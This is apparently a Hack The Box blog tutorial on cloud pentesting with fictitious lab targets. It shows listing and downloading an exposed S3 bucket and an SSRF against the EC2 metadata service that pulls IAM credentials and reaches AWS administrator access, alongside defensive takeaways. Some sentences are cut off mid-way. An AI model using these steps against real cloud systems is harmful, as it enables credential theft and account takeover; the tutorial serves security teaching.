HACKER | 9 MIN READ

Introduction to Cloud Pentesting

Here's a simple guide to get you started if you want to learn how to pentest in cloud platforms.

egre55, Aug 28 2021

The Shift to Cloud


Let's take a brief look at why cloud security is such a hot topic before we get started with cloud hacking!

Companies are rapidly migrating from on-premise and data center hosted infrastructure to hybrid architectures that include cloud hosted Infrastructure as a Service (IaaS). What is the reason behind this? There are several benefits of using the cloud:

- Data access is available at any time and from any location.

- Reduced cost in CAPEX vs OPEX spend, and PAYG serverless compute (elasticity)
- Scalability and flexibility, allowing businesses to be responsive
- A single pane of glass for management and monitoring
- Built-in security suites such as Azure Sentinel

Amazon Web Services, Microsoft Azure, and Google Cloud Platform are the three largest cloud service providers at the time of writing, with a combined market share of over 60%.



Data based on: Statista worldwide market share of cloud infrastructure service providers.

With the rapid rise in adoption of cloud computing, businesses are increasingly in need of individuals who can manage, secure, and perform security audits on this new type of infrastructure. According to the US Bureau of Labor Statistics' Occupational Outlook Handbook for Information Security Analysts, released in September 2021, cybersecurity professions in general are one of the fastest-growing professional sectors, with roles linked to cloud security in particularly high demand.

A Dangerous Migration?

Failing to prepare is preparing to fail. This is especially true for cloud migrations. It may appear simple to “lift and shift” existing services to the new infrastructure, but it necessitates careful preparation from a variety of angles, including security. Simply migrating an infrastructure or application to the cloud does not guarantee security, scalability, or redundancy. Some of the most common cloud security blunders are listed below.

- Default service accounts with excessive privileges
- Lack of visibility (leading to shadow IT)
- Lack of personnel with the necessary expertise to manage cloud applications and


- Misconfigurations that expose sensitive data
- Misunderstanding or a lack of awareness of the relationships and access controls between provisioned cloud resources
- Misuse or a lack of policy that would have prevented misconfigurations or weak security settings
- Publicly exposed Cloud services

Now let's go ahead and examine some common cloud services, and start hacking!


Related read: AWS pentesting guide


Cloud Storage

Cloud storage is appealing due to its ease of management and high scalability. However, many businesses have suffered reputational damage and financial harm as a result of publicly accessible misconfigured storage buckets on AWS, Azure and GCP, or by unintentionally storing private data on properly provisioned public cloud storage.




Previously, this was due to the fact that when an administrator created an Amazon S3 (Simple Storage Service) bucket, the pre-populated settings enabled public access by default. However, Amazon soon began to display a warning when creating a bucket, informing users that the resource and underlying data will be public.






A further warning was displayed when configuring files uploaded to the bucket to be world-readable.



Despite the fact that the S3 bucket creation settings are now secure by default, and several warnings alert administrators to unsafe configurations, data breaches caused by leaky S3 buckets continue to occur.



There are websites such as https://buckets.grayhatwarfare.com/, that allow us to search AWS S3 and Azure blob resources containing publicly accessible data.

Hands-on Hacking

Consider the following case study of Mega Bank, a (fictitious) corporation that has asked us to perform an assessment of their cloud infrastructure.

Inspection of the website source code reveals that website images are being stored in an Amazon S3 bucket named megabank-supportstorage.

Note: While this article focuses on AWS, security problems originating from poor configuration of cloud services can affect AWS, Azure and GCP (and other cloud platforms) equally.

```
<!-- Swiper-->
<section class="block-preview">
  <div class="cover-image" style="background-image: url(https://megabank-supportstorage.s3.amazonaws.com/index-3-1-1144x912.jpg)"></div>
  <div class="container">
```

```
https://megabank-supportstorage.s3.amazonaws.com/index-3-1-1144x912.jpg
```

Let's install the AWS CLI in order to interact with this resource.

```
sudo pip install awscli --upgrade --user
```

Then, to recursively list the contents of this bucket, issue the command below.

```
aws s3 ls s3://megabank-supportstorage --recursive
```

```
┌─[root@parrot]─[~]
└──╼ #aws s3 ls s3://megabank-supportstorage --recursive
2021-10-08 20:54:09       2870 about-1-470x312.jpg
2021-10-08 20:54:07      10279 gallery-original-9-1200x600.jpg
2021-10-08 20:54:10     785478 index-3-1-1144x912.jpg
2021-10-08 20:54:08        492 insta-gallery-6-72x72.jpg
2021-10-08 20:54:08       2930 layout-1-370x550.jpg
2021-10-08 20:54:11       5169 logo-150x25.png
2021-10-08 20:54:09       2174 modern-blog-3-370x240.jpg
2021-10-08 20:54:09      21228 parallax-1.jpg
2021-10-08 21:03:56          0 pentest_report/
2021-10-08 21:07:45    2865460 pentest_report/MegaBank Pentest Report Findings.pdf
2021-10-08 20:54:11       3332 services-1-540x327.jpg
```

As expected, this reveals website images, but it also appears that some critical information was stored there by accident. To download the penetration test report locally, execute the following command.

```
aws s3 sync s3://megabank-supportstorage/pentest_report/
```

```
└─── #aws s3 sync s3://megabank-supportstorage/pentest_report/ .
download: s3://megabank-supportstorage/pentest_report/MegaBank Pentest Report
Findings.pdf to ./MegaBank Pentest Report Findings.pdf
```

The report contains a number of high and critical vulnerabilities that, if not addressed, may allow malicious actors to compromise the company network and access their data.

NETWORK PENETRATION TESTING RESULTS

Result Classification	
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	Yes
Exploited – Remote Code Execution (RCE)	Yes
Exploit Persistence Achieved	Yes
Sensitive Data Exfiltrated	Yes
Overall Risk	HIGH

There were a significant number of exploited vulnerabilities present on the external network target, including a vulnerability in the Oracle Glassfish server, a vulnerability in the Apache Struts REST Plugin, an unrestricted WebDAV upload vulnerability, misconfigured 'r' services, a vulnerability in the DistCC daemon, a Samba RCE vulnerability, and a buffer overflow vulnerability in the SLMail application, all of which led to system compromise of the affected hosts.

Takeaways:

1. Don't enable public access for cloud storage if this is not required.
2. Don't store confidential information on cloud storage that might be legitimately configured for public access.
3. Name cloud storage appropriately so that it is obvious what the storage is for.

Recommended resource: How to become a cloud security engineer

Compute Instance Metadata

Another cloud service implicated in huge data breaches is the AWS Instance Metadata Service, which provides administrators with information in order to configure and manage their Elastic Compute Cloud (EC2) instances. The Instance Metadata service is bound to the IP address 169.254.169.254, which is an internal link-local address that is not exposed or routable externally. We can interact with the service locally via a REST API. Issue the command below to return the EC2 metadata.

```
curl 169.254.169.254/latest/meta-data/
```

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```


This metadata can contain sensitive information such as credentials, if the administrators have attached an IAM role to the EC2 instance. As the metadata is only accessible internally, this may not appear to be particularly interesting from a security perspective. The presence of this metadata, on the other hand, makes Server-Side Request Forgery (SSRF) vulnerabilities in applications that are hosted on compute instances even more serious.

While the methods discussed in this post will work in cases where the legacy version of Instance Metadata Service (IMDSv1) is enabled, they won't work with the more secure IMDSv2, which requires token authentication. However, IMDSv1 is still enabled by default, which means that this problem is still extremely important.


Let's carry on hacking!

Hands-on Hacking

This time the (fictitious) customer Mega Logistic has requested a security assessment. Inspection of their website reveals multiple services, a portal, and link named Status.



The Status link takes us to the page status.php, which contains functionality to check the status of company services.




Examining the source code reveals that a hidden form is used to pass the default value of megalogistic-prod.htb to the backend page, which is somehow involved in obtaining the status.

```
<form action="index.php" method="post">
<input type="hidden" name="name" value="megalogistic-prod.htb">
<input type="submit" class="button" value="Check">
</form>
```

Clicking “Check” returns a status page, listing the availability of various services.

Inspection of the request in Burp and also in the address bar reveals that the default value is provided as a value to the name parameter in a GET request.



Pinging the company domain name megalogistic.htb reveals that the IP address is from the AWS address space, so it is possible that the website is being hosted on an EC2 instance. Pasting and opening the URL below into the address bar returns metadata values, confirming that the website is indeed hosted in an EC2 instance, which is using IMDSv1.

```
http://megalogistic.htb/status.php?name=169.254.169.254/latest/meta-data/
```

Navigating to the path /latest/meta-data/iam/info reveals that an IAM role named support has been attached to the EC2 instance.

```
http://megalogistic.htb/status.php?name=169.254.169.254/latest/meta-data/iam/info
```

Issuing the request below is successful, and we gained some keys for the IAM user!


```
http://megalogistic.htb/status.php?name=169.254.169.254/latest/meta-data/iam
/security-credentials/support
```

The AccessKeyId and SecretAccessKey are used to sign programmatic requests that we

configure allows us to save these values to an AWS credentials file, located at ~/.aws /credentials.

Next, separately issue the command below to add the session token to the credential file.

```
aws configure set aws_session_token "<token_value>"
```



Issuing the following command (effectively whoami for AWS) verifies that our current role is support.

```
aws sts get-caller-identity
```

Now let's see what privileges we have.

```
aws iam list-attached-user-policies --user-name support
```

```
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Full admin access to the entire AWS account, and game over!

Takeaways:

1. Utilize version 2 of the Instance Metadata Service (IMDSv2).


2. If you need to assign an IAM role to an EC2 instance, ensure that this only has the minimum permissions needed to perform the required tasks (in line with the principle of least privilege).

3. Be mindful that the presence of instance metadata can make vulnerabilities such as SSRF much more dangerous.

These examples have shown just how quickly and easily a cloud environment can be compromised, owing to misconfigurations and leaving default settings unchanged. It's critical to be aware of the risks, and to plan ahead before migrating and provisioning cloud infrastructure.

Just as there are similarities between traditional and cloud infrastructure, so too there is a degree of crossover between traditional and cloud infrastructure penetration testing. We can update the kill chain for cloud, which is covered in the next section.

The Cloud Infrastructure Kill Chain



A kill chain is useful to conceptualize and associate the steps that attackers might take in different phases of their operation.

Recon involves enumeration and footprinting of the cloud infrastructure attack surface, as well as interacting with publicly exposed cloud services. Low hanging fruit such as S3

confidential documents and personally identifiable information (PII). With access to keys or other credentials, we could look to infiltrate the target environment. Initial situational awareness activities will be undertaken, such as identification of other cloud resources and of the permissions and privileges associated with their current user or application.

With a foothold in the cloud infrastructure, we would then look to undertake privilege escalation activities. Privilege escalation within a specific cloud resource or the general cloud environment is useful, as it allows us to undertake additional activities, such as accessing other users' data and cloud shell files, or capture traffic, and demonstrates the impact of our compromise. Being able to assume the role of a more privileged user also increases the likelihood of us being able to move laterally between cloud resources, accounts (AWS), projects (GCP) resource groups (Azure), or move laterally from an Azure tenant to an on-prem AD domain. In the final stage, we can demonstrate impact by the secure exfiltration of resources (assuming that this has been approved by the client).

Further Learning

I hope you have enjoyed this introduction to cloud security, which is such an interesting topic! For further hands-on hacking and learning about cloud security, check out the Hack the Box machines Bucket, Sink, Stacked, and our new breakthrough BlackSky cloud labs for Enterprises.

The Gathering Storm